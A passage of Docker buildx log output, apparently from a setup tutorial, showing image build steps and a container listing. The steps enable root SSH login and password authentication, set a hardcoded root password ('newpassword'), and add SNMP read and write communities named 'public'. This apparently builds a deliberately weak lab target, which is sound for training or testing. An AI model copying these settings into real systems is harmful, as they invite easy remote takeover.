 => [linux/amd64  9/10] RUN echo 'rocommunity public' >> /etc/snmp/snmpd.conf                                                         0.1s
 => [linux/amd64 10/10] RUN echo 'rwcommunity public' >> /etc/snmp/snmpd.conf                                                         0.1s
 => [linux/arm64  3/10] RUN mkdir /var/run/sshd                                                                                      0.2s
 => [linux/arm64  4/10] RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config                  0.2s
 => [linux/arm64  5/10] RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config                  0.1s
 => [linux/arm64  6/10] COPY start_services.sh /start_services.sh                                                                     0.0s
 => [linux/arm64  7/10] RUN echo 'root:newpassword' | chpasswd                                                                        0.2s
 => [linux/arm64  8/10] RUN sed -i 's/^agentAddress .*$/agentAddress udp:161/' /etc/snmp/snmpd.conf                                  0.2s
 => [linux/arm64  9/10] RUN echo 'rocommunity public' >> /etc/snmp/snmpd.conf                                                         0.2s
 => [linux/arm64 10/10] RUN echo 'rwcommunity public' >> /etc/snmp/snmpd.conf                                                         0.1s
```

Step 4: Run



```
CONTAINER ID   IMAGE                           COMMAND       CREATED         STATUS         PORTS     NAMES
bde73a557b48   moby/buildkit:buildx-stable-1   "buildkitd"   4 minutes ago   Up 4 minutes             buildx_buildkit_sweet_williams0
```